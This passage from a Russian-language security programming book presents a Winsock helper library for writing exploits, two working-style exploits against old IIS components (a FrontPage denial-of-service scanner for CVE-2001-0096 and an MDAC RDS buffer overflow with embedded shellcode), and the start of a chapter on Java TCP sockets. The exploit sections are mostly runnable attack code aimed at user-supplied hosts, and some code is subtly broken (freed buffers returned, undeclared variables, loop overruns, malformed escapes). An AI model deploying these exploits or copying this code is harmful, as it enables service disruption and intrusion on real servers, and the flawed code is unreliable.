Освоившись с программированием на основе Winsock 2, можно приступать к написанию эксплойтов и программ для проверки наличия уязвимостей. При этом хорошо бы иметь в своем распоряжении набор протестированных функций, которые можно повторно использовать в разных проектах. Приведенный ниже «пустой» эксплойт состоит из двух файлов: *empty.cpp* и *hack.h*. Не все содержащиеся в них функции относятся к работе с сокетами, но так или иначе оказываются полезными при написании реальных эксплойтов или сканеров уязвимостей. Все функции, кроме одной, находятся в заголовочном файле *hack.h*, который включается в исходный текст реальных эксплойтов, приведенных далее в этой главе.

Пример 4.5. Функции в файле *hack.h*

```

1 #include <winsock2.h>
2
3 #pragma comment(lib, "ws2_32.lib")
4 #define STRING_MAX 65536
5 #define MAX 8388608
6 char *junk(char *input, int repeat)
7 {

```

```

8  int maxSize;
9  char *junkString = new char[STRING_MAX];
10 strcpy(junkString, "");
11
12 if( repeat < STRING_MAX && repeat > 0 && strlen(input) != 0
13     && strlen(input) <= (STRING_MAX - 1))
14 {
15     maxSize = (STRING_MAX - 1)/strlen(input);
16     for(int count = 0; count < repeat
17         && count < maxSize; count++)
18     {
19         strcat(junkString, input);
20     }
21 }
22 else
23 {
24     printf("Некорректные параметры! \n");
25     strcpy(junkString, "-FAILURE-");
26 }
27 delete [] junkString;
28 return (junkString);
29 }
30 bool is_up(char *targetip, int port)
31 {
32     WSADATA wsaData;
33     WORD wVersionRequested;
34     struct hostent target_ptr;
35     struct sockaddr_in sock;
36     SOCKET MySock;
37     wVersionRequested = MAKEWORD(2, 2);
38     if (WSAStartup(wVersionRequested, &wsaData) < 0)
39     {
40         printf("#####ОШИБКА!#####\n");
41         printf("Ваша версия ws2_32.dll слишком стара.\n");
42         printf("Зайдите на сайт Microsoft и скачайте более свежую\n");
43         printf("версию ws2_32.dll.\n");
44     }
45     WSACleanup();
46     return (FALSE);
47 }
48 MySock = socket(AF_INET, SOCK_STREAM, 0);
49 if(MySock==INVALID_SOCKET)
50 {
51     printf("Ошибка при создании сокета!\r\n");
52     closesocket(MySock);
53     WSACleanup();
54     return (FALSE);
55 }
56 if ((pTarget = gethostbyname(targetip)) == NULL)

```

```

57 {
58     printf("\nНе удалось разрешить имя %s, попробуйте еще раз.\n.\n",
59         targetip);
60     closesocket(MySock);
61     WSACleanup();
62     return (FALSE);
63 }
64 memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
65 sock.sin_family = AF_INET;
66 sock.sin_port = htons((USHORT)port);
67 if ( (connect(MySock, (struct sockaddr *)&sock, sizeof (sock) )))
68 {
69     closesocket(MySock);
70     WSACleanup();
71     return (FALSE);
72 }
73 }
74 else
75 {
76     closesocket(MySock);
77     WSACleanup();
78     return (TRUE);
79 }
80 }
81 bool is_string_in(char *needle, char *haystack)
82 {
83     char *loc = strstr(haystack, needle);
84     if( loc != NULL )
85     {
86         return(TRUE);
87     }
88     else
89     {
90         return(FALSE);
91     }
92 }
93 char *replace_string(char *new_str, char *old_str, char *whole_str)
94 {
95     int len = strlen(old_str);
96     char buffer[MAX] = "";
97     char *loc = strstr(whole_str, old_str);
98     if(loc != NULL)
99     {
100         strncpy(buffer, whole_str, loc-whole_str );
101         strcat(buffer, new_str);
102         strcat(buffer, loc + (strlen(old_str)));
103         strcpy(whole_str, buffer);
104     }

```

```

105 return whole_str;
106 }
107 char *send_exploit(char *targetip, int port, char *send_string)
108 {
109     WSADATA wsaData;
110     WORD wVersionRequested;
111     struct hostent target_ptr;
112     struct sockaddr_in sock;
113     SOCKET MySock;
114     wVersionRequested = MAKEWORD(2, 2);
115     if (WSAStartup(wVersionRequested, &wsaData) != 0)
116     {
117         printf("#####ОШИБКА!#####\n");
118         printf("Ваша версия ws2_32.dll слишком стара.\n");
119         printf("Зайдите на сайт Microsoft и скачайте более свежую\n");
120         printf("версию ws2_32.dll.\n");
121         WSACleanup();
122         exit(1);
123     }
124     MySock = socket(AF_INET, SOCK_STREAM, 0);
125     if (MySock == INVALID_SOCKET)
126     {
127         printf("Ошибка при создании сокета!\r\n");
128
129         closesocket(MySock);
130         WSACleanup();
131         exit(1);
132     }
133     if ((pTarget = gethostbyname(targetip)) == NULL)
134     {
135         printf("\nНе удалось разрешить имя %s, попробуйте еще раз.\n.\n",
136             targetip);
137
138         closesocket(MySock);
139         WSACleanup();
140         exit(1);
141     }
142     memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
143     sock.sin_family = AF_INET;
144     sock.sin_port = htons((USHORT)port);
145     if ( (connect(MySock, (struct sockaddr *)&sock, sizeof (sock) )) )
146     {
147         printf("Не удалось соединиться с хостом.\n");
148
149         closesocket(MySock);
150         WSACleanup();
151         exit(1);
152     }

```

```

153 char sendfile[STRING_MAX];
154 strcpy(sendfile, send_string);
155 if (send(MySock, sendfile, sizeof(sendfile)-1, 0) == -1)
156 {
157     printf("Ошибка при отправке пакета\r\n");
158     closesocket(MySock);
159     exit(1);
160 }
161
162 send(MySock, sendfile, sizeof(sendfile)-1, 0);
163 char *recvString = new char[MAX];
164 int nret;
165 nret = recv(MySock, recvString, MAX + 1, 0);
166 char *output= new char[nret];
167 strcpy(output, "");
168 if (nret == SOCKET_ERROR)
169 {
170     printf("Ошибка при попытке принять данные.\n");
171 }
172 else
173 {
174     strncat(output, recvString, nret);
175     delete [ ] recvString;
176 }
177 closesocket(MySock);
178 WSACleanup();
179 return (output);
180 delete [ ] output;
181 }
182 char *get_http(char *targetip, int port, char *file)
183 {
184     WSADATA wsaData;
185     WORD wVersionRequested;
186     struct hostent target_ptr;
187     struct sockaddr_in sock;
188     SOCKET MySock;
189
190     wVersionRequested = MAKEWORD(2, 2);
191     if (WSAStartup(wVersionRequested, &wsaData) < 0)
192     {
193         printf("#####ОШИБКА!#####\n");
194         printf("Ваша версия ws2_32.dll слишком стара.\n");
195         printf("Зайдите на сайт Microsoft и скачайте более свежую\n");
196         printf("версию ws2_32.dll.\n");
197
198         WSACleanup();
199         exit(1);
200     }
201     MySock = socket(AF_INET, SOCK_STREAM, 0);

```

```

202 if(MySock==INVALID_SOCKET)
203 {
204     printf("Ошибка при создании сокета!\r\n");
205
206     closesocket(MySock);
207     WSACleanup();
208     exit(1);
209 }
210 if ((pTarget = gethostbyname(targetip)) == NULL)
211 {
212     printf("\nНе удалось разрешить имя %s, попробуйте еще раз.\n.\n",
            targetip);
213
214     closesocket(MySock);
215     WSACleanup();
216     exit(1);
217 }
218 memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
219 sock.sin_family = AF_INET;
220 sock.sin_port = htons((USHORT)port);
221
222 if ( (connect(MySock, (struct sockaddr *)&sock, sizeof (sock) )) )
223 {
224     printf("Не удалось соединиться с хостом.\n");
225
226     closesocket(MySock);
227     WSACleanup();
228     exit(1);
229 }
230 char sendfile[STRING_MAX];
231 strcpy(sendfile, "GET ");
232 strcat(sendfile, file);
233 strcat(sendfile, " HTTP/1.1 \r\n" );
234 strcat(sendfile, "Host: localhost\r\n\r\n");
235 if (send(MySock, sendfile, sizeof(sendfile)-1, 0) == -1)
236 {
237     printf("Error sending Packet\r\n");
238     closesocket(MySock);
239     WSACleanup();
240     exit(1);
241 }
242 send(MySock, sendfile, sizeof(sendfile)-1, 0);
243
244 char *recvString = new char[MAX];
245 int nret;
246 nret = recv(MySock, recvString, MAX + 1, 0);
247
248 char *output= new char[nret];
249 strcpy(output, "");

```

```

250 if (nret == SOCKET_ERROR)
251 {
252     printf("Ошибка при попытке принять данные.\n");
253 }
254 else
255 {
256     strncat(output, recvString, nret);
257     delete [ ] recvString;
258 }
259 closesocket(MySock);
260 WSACleanup();
261
262 return (output);
263 delete [ ] output;
264 }
265 char *banner_grab(char *targetip, int port)
266 {
267     char start_banner[] = "Server:";
268     char end_banner[] = "\n";
269     int start = 0;
270     int end = 0;
271     char* ret_banner = new char[MAX];
272     char* buffer = get_http(targetip, port, "/");
273
274     int len = strlen(buffer);
275
276     char *pt = strstr(buffer, start_banner );
277
278     if( pt != NULL )
279     {
280         start = pt - buffer;
281         for(int x = start; x < len; x++)
282         {
283             if(_strnicmp( buffer + x, end_banner, 1 ) == 0)
284             {
285                 end = x;
286                 x = len;
287             }
288         }
289         strcpy(ret_banner, " ");
290         strncat (ret_banner, buffer + start - 1 , (end - start));
291     }
292     else
293     {
294         strcpy(ret_banner, "EOF");
295     }
296     return (ret_banner);
297     delete [ ] ret_banner;
298 }

```

Анализ

- В строках 6–29 определена немаловажная функция *junk()*. Если вам когда-нибудь доводилось писать эксплойты, то вы наверняка сталкивались с необходимостью циклов, порождающих длинную строку, в которой повторяется один и тот же символ или случайные символы. *Junk()* делает нечто подобное. Она принимает два аргумента – строку и число, а возвращает длинную строку, в которой исходная повторена указанное число раз. Хотя функция совсем простая, но поможет сэкономить время при написании кода эксплойта, особенно если его целью является переполнение буфера или эксплуатация ошибки при просмотре файла.
- В строках 30–80 определяется еще одна полезная функция – *is_up()*. Быть может, это простейшая из всех программ для работы с сокетами. Она пытается соединиться с конкретным портом на указанной машине. Если *connect()* возвращает ошибку, значит порт закрыт и функция возвращает FALSE. В противном случае этот порт прослушивает какое-то приложение. Потребность в такой функции особенно сильна, если нужно отправить код эксплойта в несколько портов или разослать его по разным IP-адресам. Если предварительно убедиться, что целевой порт открыт, то программа будет исполняться быстрее и не станет занимать полосу пропускания, пытаясь отправить код в неотвечающие порты. Эта функция полезна также для того, чтобы проверить, удалось ли вывести из строя службу с помощью DoS-атаки. Однако имейте в виду – тот факт, что с портом удалось установить соединение, еще не означает, что служба на нем работает правильно. Соединения могут приниматься, но в обслуживании клиентам все равно будет отказано.
- В строках 81–92 определена функция *is_string_in()*. Она принимает две строки и проверяет, входит ли первая во вторую. Это бывает полезно, когда вы хотите найти конкретные подстроки в шапке, полученной от опрашиваемой службы.
- В строках 93–106 определена функция *replace_string()*. Ей передаются три строки: *whole_string* – это модифицируемый текст, *old_string* – строка, которую вы хотите в нем найти и заменить, а *new_string* – строка, на которую нужно заменить *old_string*.
- В строках 107–181 определена функция *send_exploit()*. Она, вероятно, будет весьма полезна для несложных эксплойтов, в задачу которых не входит отправка непрерывного потока запросов по одному и тому же соединению. *send_exploit()* решает простую задачу: отправить эксплойт и проверить полученный вслед за этим ответ. Она принимает три аргумента: строку с IP-адресом, номер порта и строку, содержащую код эксплойта.

- В строках 182–164 определена функция *get_http()*. Она принимает IP-адрес, номер порта и URL документа, который вы хотите получить от Web-сервера.
- В строках 265–298 определена функция *banner_grab()*. Она принимает IP-адрес и номер порта. В предположении, что на этом порту работает Web-сервер, функция вернет полученную от него шапку.

И, наконец, функция *main()*. Это главная точка входа в программу, которая для всех эксплойтов и сканеров уязвимостей пишется примерно по одному шаблону. Она не входит в файл *hack.h*, а помещена в отдельный файл *empty.cpp*. Функция получает на входе аргументы, заданные пользователем в командной строке, в данном случае IP-адрес или доменное имя и, возможно, номер порта. В ней сосредоточен код для анализа аргументов и при необходимости печати сообщения о том, что они заданы неверно. Имейте в виду, что семантика параметров может изменяться в зависимости от природы эксплойта или проверки наличия уязвимости.

Пример 4.6. Шаблон функции main

```

1 #include <stdio.h>
2 int main(int argc, char *argv[])
3 {
4     int port = 80;
5     char *targetip;
6
7     if (argc < 2)
8     {
9         printf("XXXXXX usage:\r\n");
10        printf("    %s <TargetIP>\r\n", argv[0]);
11        return(0);
12    }
13    targetip = argv[1];
14
15    if (argc >= 3)
16    {
17        port = atoi(argv[2]);
18    }
19    // Сам эксплойт //////////////////////////////////
20 }
```

Анализ

- В строке 3 определяется порт 80, принимаемый по умолчанию;
- В строках 7–11 печатается сообщение о порядке запуска в случае, если в командной строке не заданы аргументы;
- В строках 15–17 анализируется, указал ли пользователь номер порта. Если нет, то останется в силе номер, принятый по умолчанию, то есть 80.

Резюме

API WinSock 2 находится в библиотеке *ws2_32.dll* и предназначен для взаимодействия с интерфейсом сервис-провайдера Winsock (SPI). Именно на уровне SPI происходит работа с аппаратурой. Прелесть Winsock API в том, что программист сохраняет полный контроль над тем, что отправляется устройству и что принимается от него, не зная, каково это устройство на самом деле.

Необходимая часть любой программы для работы с сокетами – это установление соединения с проверкой кодов ошибок после вызова каждой библиотечной функции. Сами операции отправки и приема данных несложны. Во многих крупных проектах значительная доля программы посвящена обработке ошибок, дабы они не привели к фатальному сбою. Если в примере 4.4 вы присвоите константам *MAX* и *STRING_MAX* небольшие значения (скажем, 10), а затем попытаетесь отправить длинное сообщение, то увидите, как легко получить переполнение буфера.

Переполнения, которые возникают нечасто, могут показаться мелкой неприятностью, даже если они и приводят к краху программы. Но именно они оказываются источником уязвимостей сервера, против которых и направлены эксплойты. Winsock API – великолепный инструмент для написания эксплойтов и программ для проверки наличия уязвимостей. Изучая тексты эксплойтов, имеющиеся в сети, вы обнаружите, что во многих используется Winsock 2. Программы же, написанные для UNIX и Linux, могут быть сравнительно легко перенесены на платформу Winsock 2.

Обзор изложенного материала

Спецификация Winsock

- ☑ Спецификация и первая версия Winsock были выпущены в январе 1993 года. Тогда реализация состояла из двух DLL.
- ☑ Для 16-разрядных приложений была предназначена библиотека *winsock.dll*, а для 32-разрядных – библиотека *wssock32.dll*

Спецификация Winsock 2.0

- ☑ Одно из основных ограничений первой версии Winsock состояло в том, что она была предназначена только для семейства протоколов TCP/IP. Winsock 2 может работать и со многими другими протоколами.
- ☑ Получить доступ к библиотеке Winsock можно двумя способами: либо скомпоновать ее со своей программой, указав в параметрах проек-

та, либо вставив директивы *#pragma* непосредственно в исходный текст своей программы.

Программирование клиентских приложений

- ☑ Большинство эксплойтов и сканеров уязвимостей основано на технологии клиент–сервер. Клиент соединяется с удаленной системой, отправляет ей запросы и читает ответы.
- ☑ В общем случае фундаментальная разница между клиентом и сервером состоит в том, кто инициирует соединение. Как правило, клиент начинает сеанс связи, а сервер отвечает на запросы.

Программирование серверных приложений

- ☑ Серверные приложения, написанные с применением Winsock, мало чем отличаются от клиентских. Те и другие отправляют и принимают данные. Разница только в том, кто является инициатором соединения. По своей природе сервер пассивен, он ждет поступления очередного запроса от клиента, а затем обслуживает его.

Написание эксплойтов и программ для проверки наличия уязвимостей

- ☑ Написанный нами файл *hack.h* можно с успехом использовать не только в примерах из этой книги, но и практически в любом приложении, имеющем отношение к информационной безопасности, поскольку он упрощает кодирование стандартных процедур, часто встречающихся в эксплойтах и других подобных программах.

Ссылки на сайты

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.
- www.sockets.com. Великолепный ресурс для всех интересующихся программированием сокетов на платформе Microsoft Windows.
- <http://www.sockets.com/winsock2.htm>. Раздел сайта www.sockets.com, в котором представлена информация о самой спецификации Winsock 2.0.
- <http://www.faqs.org/faqs/windows/winsock-faq>. Хотя некоторые из вопросов, освещенных на этом сайте, уже устарели, но все равно там много информации, полезной для начинающих и не слишком опытных программистов.

- http://www.cerberus-sys.com/~belleisl/mtu_mss_rwin.html. Еще один полезный ресурс о программировании с использованием Winsock.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Почему следует использовать Winsock для программирования BSD-сокеты?

О: Winsock – это API для сетевого программирования, разработанный компанией Microsoft и применяемый во всех современных и некоторых старых версиях Windows. Winsock базируется на механизме BSD-сокеты и состоит почти из того же набора функций, с небольшими отличиями. Winsock можно непосредственно использовать в проектах, создаваемых в Microsoft Visual Studio C++, – одного из самых популярных компиляторов для Windows.

В: Есть ли инструменты для отладки сетевых программ?

О: Да. Для этого применяются утилиты для анализа сетевого трафика. Наилучшим инструментом для опроса сервера является бесплатная программа *netcat* с открытыми исходными текстами. Она может выступать в роли тестового клиента. Netcat позволяет установить соединение с сервером и послать ему заданную пользователем строку. Может netcat служить и тестовым сервером. (http://www.atstake.com/research/tools/network_utilities).

В: Полезны ли анализаторы сетевых протоколов (сниферы) для разработчика?

О: Да. Такие анализаторы часто применяются для отладки сетевых приложений. Примером может служить анализатор Ethereal, который можно загрузить бесплатно. Снифер – это неоценимый инструмент, с помощью которого можно исследовать пакеты, которыми обмениваются клиент и сервер. Пакеты содержат гораздо больше информации, чем представляется на первый взгляд. Иногда лишние символы или неправильные настройки могут нарушить связь между двумя сетевыми программами, и причину можно обнаружить, изучив трафик в канале. Кроме того, пакет, который был намеренно сконструирован некорректно, может стать причиной DoS-атаки или даже пе-

реполнения буфера, а это уже угроза безопасности. Поскольку ошибка в программе может привести к краху, не дав ей нормально завершиться и что-то сообщить о причинах, то такие события можно наблюдать исключительно с помощью анализатора протоколов или другого подобного приложения (<http://www.ethereal.com/download.html>).

Пример: применение Winsock для реализации атаки на Web-сервер

В этом примере мы покажем программу, приводящую к отказу от обслуживания (DoS – Denial of Service). Она направлена против уязвимости, имеющейся в продукте Front Page Service Extensions (FPSE), который по умолчанию устанавливается вместе с Web-серверами IIS 4.0 и IIS 5.0. Если содержащий ошибку компонент FPSE получает специально подготовленный пакет, то он «падает», увлекая за собой весь сервер.

Некорректный компонент имеет обозначение «CVE-2001-0096». Microsoft выпустила патч, закрывающий эту «дыру», так что не все серверы IIS 4.0 и IIS 5.0 уязвимы для приведенного ниже эксплойта. Те же, что уязвимы, выходят из строя при получении запроса на следующие файлы:

```
"/_vti_bin/shtml.exe/com1.htm"
"/_vti_bin/shtml.exe/com2.htm"
"/_vti_bin/shtml.exe/prn.htm"
"/_vti_bin/shtml.exe/aux.htm"
```

Эксплойт из примера 4.7 запрашивает эти файлы в надежде вызвать крах сервера.

Пример 4.7. Атака на FrontPage, вызывающая отказ от обслуживания

```
1 #include <stdio.h>
2 #include "hack.h"
3
4 int main(int argc, char *argv[])
5 {
6     int port[] = {80, 81, 443, 7000, 8000, 8001, 8080, 8888};
7     char *targetip;
8
9     if (argc < 2)
10     {
11         printf("frontpageDos.exe usage:\r\n");
12         printf("    %s <TargetIP>\r\n", argv[0]);
13         return(0);
14     }
15 }
```

```

16  targetip = argv[1];
17
18  char send1[] = "_vti_bin/shtml.exe/com1.htm";
19  char send2[] = "_vti_bin/shtml.exe/com2.htm";
20  char send3[] = "_vti_bin/shtml.exe/prn.htm";
21  char send4[] = "_vti_bin/shtml.exe/aux.htm";
22
23  print("Начало атаки...\n");
24
25  for(int x = 0; x < 9; x++)
26  {
27      printf("Проверяется порт %d: ", port[x]);
28      if( is_up(targetip, port[x]) )
29      {
30          printf("работает!\n");
31          printf("Атака через порт %d ", port[x]);
32
33          get_http(targetip, port[x], send1);
34          get_http(targetip, port[x], send2);
35          get_http(targetip, port[x], send3);
36          get_http(targetip, port[x], send4);
37
38          Sleep(10000);
39
40          if( !(is_up(targetip, port[x])) )
41          {
42              Sleep(10000);
43              if( !(is_up(targetip, port[x])) )
44              {
45                  printf("Повалили!\n");
46              }
47          }
48          else
49          {
50              printf("НЕУЯЗВИМ.\n");
51          }
52      }
53      else
54      {
55          printf("НЕ работает.\n");
56      }
57  }
58  return (0);
59 }

```

Анализ

- В строке 5 задаются порты, на которых чаще всего работают Web-серверы.

- В строках 32–35 программа пытается отправить запрос на каждый из уязвимых файлов и вызвать тем самым отказ от обслуживания.
- В строках 37 вызывается функция *Sleep()*, приостанавливающая выполнение на 10 секунд. Если эксплойт сработал, то для краха Web-сервера потребуется несколько секунд.
- В строках 29–51 программа снова обращается к серверу, проверяя, «жив» ли он еще. Делается две проверки с интервалом 10 секунд. Дело в том, что поврежденный сервер может еще некоторое время обслуживать запросы, так что его по ошибке можно счесть работающим.

Пример: применение WinSock для реализации атаки с переполнением буфера

Microsoft Data Access Components (MDAC) – это набор компонентов для доступа к базам данных на платформе Windows. Один из них – Remote Data Services (RDS) – позволяет обращаться к данным из Интернета через Web-сервер IIS. Из-за некорректной обработки строк в RDS злонамеренный пользователь может получить управление удаленной системой, вызвав переполнение буфера. Точнее, пошлав специально сконструированный пакет, можно «повалить» сервер и вызвать отказ от обслуживания. В примере 4.8 показано, как это сделать (Microsoft уже выпустила патч, устраняющий эту ошибку).

Пример 4.8. Атака на MDAC

```

1 #include <stdio.h>
2 #include "hack.h"
3
4 int main(int argc, char *argv[])
5 {
6     int port[] = {80, 81, 443, 7000, 8000, 8001, 8080, 8888};
7     char *targetip;
8
9     if (argc < 2)
10    {
11        printf("MDAC DoS usage:\r\n");
12        printf("    %s <TargetIP>\r\n", argv[0]);
13        return(0);
14    }
15
16    targetip = argv[1];
17
18    // Эксплойт //////////////////////////////////
19
20    char *send[] =
21    "POST /msadc/msadc.dll/AdvancedDataFactory.Query HTTP/1.1/\r\n"

```

```

71 "\xff\x7\x6a\xc2\x49\x7e\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6"
72 "\x55\x39\x10\x55\xe0\x6c\xc4\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\xb"
73 "\x56\xd2\xf0\xe1\xc5\xe7\xfa\xfb\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9"
74 "\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1"
75 "\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6\xe1\xf4\xe7\xe1\xe0\xe5xdc"
76 "\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xe7\xfa\xfb\xf0\xe6"
77 "\xe6\xf4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1\xc5\xfc\xe5\xf0\x95"
78 "\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xfb\x95\xc2\xe7\xfc\xe1\xf0"
79 "\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95\xc6\xf9\xf0"
80 "\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xfb\xf0\xe6\xe6\x95\xd6\xf9"
81 "\xfa\xe6\xf0\xdd\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6\xa7"
82 "\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xfb\xfe\xf0"
83 "\xe1\x95\xfb\xfb\xfa\xe6\xf0\xe6\xfa\xfb\xfe\xf0\xe1\x95\xfb\xfb"
84 "\xfb\xf0\xfb\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xfb\xe3\x95\xfb\xfb"
85 "\xf1\xbb\xf0\xed\xf0\x95\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
86 "\x90\x90\x90\xc7\x05\x20\xf0\xfd\x7f\xd6\x21\xf8\x77\x0d\x0a\x0d\x0a"
87 "Host: localhost\r\n\r\n";
88
89 printf("Начало атаки...");
90 char *output = NULL;
91 for(int x = 0; x < 9; x++)
92 {
93     for(int count = 0; count < 5; count++)
94     {
95         printf("порт %d: ", port[x]);
96         if( is_up(targetip, port[x]) )
97         {
98             printf("работает\n");
99             Sleep(3000);
100             printf("АТАКА !!!");
101
102             output = send_exploit(targetip, port[x], send);
103             printf("Эксплойт отправлен");
104
105             if( is_string_in("server: microsoft", output) &&
106                 is_string_in("remote procedure", output) &&
107                 is_string_in("failed", output) &&
108             {
109                 printf("Повалили!\n");
110             }
111             else
112             {
113                 printf("Еще жив.\n");
114             }
115         }
116         else
117         {
118             count = 5;
119             printf("умер.\n");

```

```
120     }  
121     }  
122 }  
123 return(0);  
124 }
```

Анализ

- В строке с 20 по 86 находится посылаемая эксплойтом строка (shell-код). Значительную часть ее составляют шестнадцатеричные символы, которые приведут к переполнению буфера и отказу компонента MDAC.
- В строках 91–121 эксплойт посылается несколько раз и после каждой попытки проверяется, привела ли она к краху серверу.

Сокеты в языке Java

Описание данной главы:

- TCP-клиенты
- TCP-серверы
- Клиенты и серверы протокола UDP
См. также главы 3 и 4
- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

Java Sockets – это программный интерфейс, позволяющий приложениям, написанным на языке Java, обмениваться данными по протоколам из семейства TCP/IP. Интерфейс состоит из набора простых в применении классов, которые абстрагируют многие сложности, свойственные сетевому программированию. Все эти классы входят в состав пакета *java.net* и являются частью спецификации Java 2.

Помимо поддержки протоколов TCP и UDP для программирования клиентских и серверных сокетов, в пакете *java.net* имеются также средства для разбора IP-адресов, разрешения доменных имен и решения многих других задач, возникающих при написании сетевых программ.

В этой главе рассмотрены вопросы программирования клиентских и серверных сокетов для протоколов TCP и UDP с применением классов из пакета *java.net*. Мы также кратко остановимся на манипулировании IP-адресами, разрешении имен и использовании нескольких потоков в TCP-клиенте.

Примечание

Все примеры в этой главе были написаны и откомпилированы на платформе Microsoft Windows 2000 с помощью стандартного комплекта для разработки Software Development Kit (SDK) для версии Java 2 v1.4.1.

Обзор протоколов TCP/IP

В набор протоколов TCP/IP входит несколько сетевых протоколов. На прикладном уровне чаще всего применяются протоколы TCP и UDP. Протокол TCP предоставляет надежное, двустороннее соединение и допускает мультиплексирование на несколько портов. Гарантируется, что удаленный хост получит посланные по протоколу TCP данные в неизменном виде. Этот протокол надежен, но из-за накладных расходов, необходимых для сложной реализации обработки ошибок и управления потоком, он работает сравнительно медленно.

Протокол UDP обеспечивает ненадежную доставку датаграмм и тоже поддерживает мультиплексирование на несколько портов. Посланные по протоколу UDP данные могут прийти искаженными, в другом порядке или не прийти вовсе. Возможно также появление дубликатов. Но при этом прото-

кол UDP работает очень быстро. Он больше подходит для использования в локальных сетях, где пропадание или искажение пакетов маловероятно. Для адресации хостов в сетях IPv4 используются 4-байтовые числа. У большинства хостов всего один IP-адрес, но бывает и несколько.

Номер порта – двухбайтовое беззнаковое целое число – в сочетании с IP-адресом однозначно определяет «оконечную точку» на любом хосте. Всего для каждого IP-адреса существует $2^{16}-1$ возможных конечных точек. В каждом TCP-сегменте или UDP-датаграмме присутствуют IP-адреса и номера портов отправителя и получателя.

Клиент, работающий по протоколу TCP или UDP, отправляет данные из своего локального порта в порт удаленного хоста с известным IP-адресом. Номер локального порта обычно выбирается из диапазона 1025 – 65535. Порты с номерами от 1 до 1024 как правило зарезервированы для привилегированных служб. Номера некоторых портов фиксированы органами стандартизации и не должны занимать под другие службы. Так, например, для протокола HTTP выделен порт TCP/80, для протокола SMTP – порт TCP/25, а для службы разрешения доменных имен (DNS) – порт UDP/53.

TCP-клиенты

Благодаря пакету *java.net*, программирование клиентских TCP-сокетов не вызывает сложностей. Все детали создания и управления новыми TCP-соединениями инкапсулированы в класс *Socket*. Для передачи и приема данных применяются стандартные классы *InputStream* и *OutputStream* из пакета *java.io*.

В классе *Socket* определены несколько конструкторов и методов для установления, управления и разрыва соединения. Конструкторы служат для создания новых соединений, а прочие методы – для отправки и приема данных, получения информации о состоянии соединения, тонкой настройки различных аспектов обмена данными и разрыва соединения.

Из всего этого богатства для реализации базовой функциональности клиентского TCP-сокета необходимо лишь несколько методов.

Пример 5.1. Клиентский TCP-сокет (*TCPClient1.java*)

```
1  /*
2  *  TCPClient1.java
3  *
4  *  Программа для создания клиентского TCP-сокета,
5  *  получения и приема данных по протоколу
6  *  HTTP 1.0.
7  *
8  *  Порядок запуска:
```

```

9  *
10 * java TCPClient1 <target_ip> <target_port> <resource>
11 *
12 *
13 */
14 import java.io.* ;
15 import java.net.*;
16
17 public class TCPClient1
18 {
19     public static void main(String[] args)
20     {
21         InputStream  is      = null;
22         OutputStream os      = null;
23         Socket        sock    = null;
24         String        addr    = null;
25         String        res     = null;
26         String        send    = null;
27         String        tmp     = null;
28         byte[]        recv    = new byte[4096];
29         int            port    = 0;
30         int            len     = 0;
31
32         if(args.length != 3)
33         {
34             System.err.println("usage: java TCPClient1" +
35                               " <target_ip> <target_port>" +
36                               " <resource>.");
37
38             System.err.println("Пример: java TCPClient1" +
39                               "127.0.0.1 80 /");
40
41             System.exit(1);
42         }
43
44         addr = args[0];
45         tmp  = args[1];
46         res  = args[2];
47
48         try
49         {
50             // преобразовать номер порта в целое число
51             port = Integer.parseInt(tmp);
52
53             // установить соединение с IP-адресом и портом
54             sock = new Socket(addr, port);
55
56             // получить от сокета потоки для ввода и вывода
57             is = sock.getInputStream ();

```

```

58         os = sock.getOutputStream();
59
60         // исключения не было, значит, соединение установлено
61         send = "GET " + res + " HTTP/1.0\r\n\r\n";
62
63         // послать HTTP-запрос
64         os.write(send.getBytes());
65
66         // прочитать ответ
67         len = is.read(recv);
68
69         // закрыть соединение
70         sock.close();
71
72         // напечатать результат
73         if(len > 0)
74         {
75             // преобразовать полученные байты в строку
76             tmp = new String (recv);
77
78             // вывести на stdout
79             System.out.println(tmp );
80         }
81     }
82     catch (NumberFormatException nfe)
83     {
84         // значение порта — не число?
85         System.err.println("NumberFormatException:"
86                             + nfe.getMessage());
87     }
88     catch (IOException ioe)
89     {
90         // ошибка при установлении соединения?
91         System.err.println("IOException:"
92                             + ioe.getMessage());
93     }
94 }
95 }

```

Компиляция

```
C:\> j2sdk1.4.1_02\bin\javac.exe TCPClient1.java
```

```

C:\> dir
.
.
TCPClient1.class
.
.

```

Пример выполнения

```
C:\> j2sdk1.4.1_02\bin\java.exe TCPClient1.java
```

```
usage: java TCPClient1 <target_ip> <target_port> <resource>
Пример: java TCPClient1 127.0.0.1 80 /
```

```
C:\> j2sdk1.4.1_02\bin\java.exe TCPClient1.java 127.0.0.1 80 /
```

```
HTTP/1.0 200 OK
Server: thttpd/2.3beta1 26 may 2002
Content-Type: text/html; charset=iso-8859-1
